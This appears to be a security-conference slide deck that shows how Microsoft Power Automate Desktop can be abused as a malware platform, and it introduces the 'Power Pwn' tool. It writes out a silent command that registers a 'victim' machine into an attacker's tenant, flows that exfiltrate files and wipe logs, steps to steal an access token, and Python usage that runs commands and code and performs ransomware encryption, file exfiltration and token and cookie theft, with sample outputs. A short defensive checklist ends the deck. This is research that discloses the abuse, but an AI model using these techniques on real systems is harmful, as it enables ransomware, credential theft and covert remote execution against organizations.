# Automation via RPA

## Why and How?

- Replace “copy-and-paste integration”
- Drag & drop builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

# Automation in the enterprise

## Why and How?

- Replace “copy-and-paste integration”
- Drag & drop builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

## Use cases:

- Customer service routines
- Finance payments and reporting
- HR onboarding / offboarding
- Supply chain keep inventory up to date
- Procurement invoice processing

# RPA Deep Dive

# “included in Windows 11”

The collage consists of three images:

- Top Left:** A screenshot of the Microsoft Power Automate website. The header includes the Microsoft logo and "Power Automate". Below the header, a navigation bar has "Product" and "Community" items highlighted with dropdown arrows. To the right are "Sign in", "Try free", and a "Buy now" button. A red box highlights the "Microsoft | Power Automate" logo area.
- Bottom Left:** A close-up photograph of a person's hands working on a keyboard, suggesting productivity or automation.
- Right:** A screenshot of the Microsoft Power Automate Desktop application running on a Windows 11 desktop. The application window shows a list of actions and a detailed configuration dialog for "Launch new Microsoft Edge". The desktop background features the Windows 11 Start screen with its characteristic blue and white tiles.

# Getting started with Power Automate in Windows 11

Article • 05/16/2022 • 2 minutes to read • 2 contributors

Windows 11 allows users to create automations through the preinstalled Power Automate app. Power Automate is a low-code platform that enables home and business users to optimize their workflows and automate repetitive and time-consuming tasks.

A screenshot of the Microsoft Power Automate desktop application. The interface includes a top navigation bar with File, Edit, Debug, Tools, View, Help, and Untitled | Power Automate. The Tools tab is selected, showing "Recorder" is active. Below the navigation is a sidebar titled "Actions" with sections for Variables, Conditionals, and Loops. A search bar is present. A main panel lists "Browser extensions" with "Microsoft Edge" selected, highlighted by a red box. Other options include Google Chrome and Firefox. At the bottom, a "New Tab" browser window shows a permission dialog for "Add Microsoft Power Automate Desktop (preview)?". The dialog lists permissions required: Access your data for all websites, Exchange messages with programs other than Firefox, Clear recent browsing history, cookies, and related data, and Access browser tabs. It also links to "Learn more about permissions" and has "Add" and "Cancel" buttons, with "Add" also highlighted by a red box.

# Run from cloud

The screenshot shows the Microsoft Power Automate interface. At the top, there is a blue header bar with a white icon of a hand pointing up, followed by the text "Manually trigger a flow". To the right of this are three small icons: a question mark, three dots, and a close button.

A large downward-pointing arrow is positioned between the first and second cards.

The second card has a blue header bar with a white icon of a computer monitor, followed by the text "Desktop flows". To the right of this are three small icons: a question mark, a magnifying glass, and a close button.

Below the header is a search bar with the placeholder text "Search connectors and actions" and a left arrow icon.

Underneath the search bar are two tabs: "Triggers" and "Actions". The "Actions" tab is currently selected, indicated by a blue underline. To the right of these tabs is a "See more" link.

Two action items are listed:

# Register victim machines

Can we avoid  
the UI?  
**Sure!**

The image shows two windows side-by-side. On the left is a Windows Command Prompt window titled 'Select Administrator: Command Prompt'. It contains the following text:

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force

C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach
inegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
*****
```

On the right is a screenshot of the Microsoft Power Automate documentation page. The title is 'Silently register a new machine'. The page contains the following text:

To register silently your machine in Power Automate with the service principal account, use the register operation **-register** with the following arguments: Connection arguments (for service principal account):

1. Applicationid: The application to use.
2. Clientsecret: The secret of the applicationid (you can also use the certificateThumbprint). This input isn't expected to be specified as an input to the command line. See "Secure input" section to see options you can choose to provide it.
3. Tenantid: The tenant identifier to use.

Machine registration arguments:

1. Environmentid (optional): The environment where the machine will be registered. If

# Hello new machine

# Recap

- Deploy malware
- Defense evasion
- Persistency
- C&C
- Exfiltration
- Cleanup

Let the fun begin.

# Data exfil (start simple)

The screenshot shows the Microsoft Power Automate interface with a flow titled "Exfil".

**Actions Panel:** On the left, under the "Variables" category, there is a list of actions including: Variables, Conditionals, Loops, Flow control, Run flow, System, Workstation, Scripting, File, Folder, Compression, UI automation, HTTP, Browser automation, Excel, Database, Email, Exchange, Outlook, Message boxes, Mouse and keyboard, Clipboard, Text, and Data types.

**Main Flow:** The main flow consists of the following steps:

- Set variable: Assign to variable `Success` the value `'False'`
- If file exists: If file `TargetFile` exists
  - On block error `FailedToReadFile`:
    - Read text from file: Read contents of file `TargetFile` and store it into `FileContents`
    - Set variable: Assign to variable `Success` the value `'True'`
  - End
  - End

**Variables Panel:** On the right, under the "Input / output variables" section, three variables are listed:

- `FileContents`
- `Success`
- `TargetFile`

A red box highlights this section, and a red arrow points from the "Success" variable to the text "Data exfiltrated as flow output" below.



**Bottom Status Bar:** The status bar at the bottom indicates "Status: Ready", "0 Selected actions", "7 Actions", "1 Subflow", "Run delay 100 ms", and "ms".

Subflows

Main

5 Init result variables

6 {x} Set variable Assign to variable LogFilesFound the value 0

7 {x} Set variable Assign to variable LogFilesDeleted the value 0

8 Try deleting each one

9 For each LogDir in LogDirs

10 If folder exists If folder LogDir exists

11 Delete log files but keep log directory structure in place

12 Get subfolders in folder Retrieve the subfolders in folder LogDir that match '\*' and store them into LogFolders

13 For each LogFolder in LogFolders

14 Delete all files except those that are actively used (this run)

15 Get files in folder Retrieve the files in folder LogFolder that match '\*' and store them into LogFiles

16 For eachLogFile in LogFiles

17 Increase variable Increase variable LogFilesFound by 1

18 On block error FailedToDeleteFile

19 Delete file(s) Delete file(s)LogFile

20 Increase variable Increase variable LogFilesDeleted by 1

21 End

22 End

23 End

24 End

25 End

Variables

Input / output variables 2

(x) LogFilesDeleted  
(x) LogFilesFound

Flow variables 6

(x) LogDir  
(x) LogDirs  
(x) LogFile  
(x) LogFiles  
(x) LogFolder  
(x) LogFolders

# No Code Cleanup

# Machine to Cloud via the browser

1. Open browser minimized
2. Go to [flow.microsoft.com](https://flow.microsoft.com)
3. Hit CTRL+U
4. Extract access token from header

[youtu.be/lY\\_RzV-4BdI](https://youtu.be/lY_RzV-4BdI)

[youtu.be/zlF7np18oGI](https://youtu.be/zlF7np18oGI)



# Recap

- Deploy malware
- Defense evasion
- Persistency
- C&C
- Exfiltration
- Cleanup

And more:



- Creds access via browser

# Introducing Power Pwn!

Trigger via  
HTTP



Power  
Pwn!

Seamlessly  
handle errors  
and edge  
cases

# One endpoint to rule them all!

*POST machine=win11ent user=alexg  
payload=ransomware dir=C:\ encryptionKey=9d0d578115a2734a*

*SUCCESS  
filesFound=71892 filesProcessed=70497*

# Convenience layer in Python

1. Set up a free RPA account
2. Register machines
3. Profit

[github.com/mbrg/power-pwn](https://github.com/mbrg/power-pwn)

## Usage

```
from powerpwn.cli import PowerPwn
POST_URL = ""
pp=PowerPwn(post_url=POST_URL)

### code execution

# python2
pp.exec_py2("print('hello world')").CodeExec
# CodeExecOutputs(ScriptOutput='\ufe0fhello world\r\n', ScriptError='')

# python2 bad syntax
pp.exec_py2("bad syntax").CodeExec
# CodeExecOutputs(ScriptOutput='', ScriptError='  File "", line 1\r\n      bad syntax\r\n      ^\r\nSyntaxErr

# powershell
pp.exec_ps("Write-Host \"hello word\"").CodeExec

# commandline
pp.exec_cmd("echo \"hello word\"").CodeExec
# CodeExecOutputs(ScriptOutput='Microsoft Windows [Version 10.0.22000.795]\r\n(c) Microsoft Corporation. All

### ransomware

pp.ransomware(crawl_depth=2, dirs_to_init_crawl=["C:\\Users\\alexg\\Documents\\mystuff", "D:\\shh"], encrypti
# RansomwareOutputs(FilesFound=9, FilesAccessed=9, FilesProcessed=9, Errors='')

### exfiltration

pp.exfil(target="C:\\Users\\alexg\\Downloads\\takeit.txt").Exfil
# ExfiltrationOutputs(Success=True, FileContents="asd")
pp.exfil(target="C:\\Users\\alexg\\Downloads\\dontexist.txt").Exfil
# ExfiltrationOutputs(Success=False, FileContents='')

### cleanup

pp.cleanup().Cleanup
# CleanupOutputs(FilesFound=179, LogFilesDeleted=178)

### steal_power_automate_token

pp.steal_power_automate_token().StealPowerAutomateToken
# StealPowerAutomateTokenOutputs(Token='ey...')

### steal_cookie
pp.steal_cookie("https://www.google.com").StealCookie
# StealCookieOutputs(Cookie='IP_JAR=2022-07-16-13; OGPC=19027681-1:')
```

# Summary

- What is RPA?
  - Available in every major enterprise
  - Technical deep dive
- Abusing RPA: RCE as a Service
  - Distribute and execute payloads thru trusted services
  - No Code primitives
- Introducing Power Pwn
- Defense: 4 things to do when you get home

# How To Stay Safe?

# Do these 4 things to reduce your risk

1. Monitor any usage of PAD.MachineRegistration.Silent.exe or PAD.MachineRegistration.Host.exe on local user machines
2. Detect usage of the aforementioned executables with tenant ids that don't belong to your organization
3. Review your own tenant's Power Automate environment and Microsoft [best practice](#). If you're a Microsoft shop, your users are probably already using it!
4. Learn more at [OWASP](#), [Dark Reading](#), [Zenity blog](#)
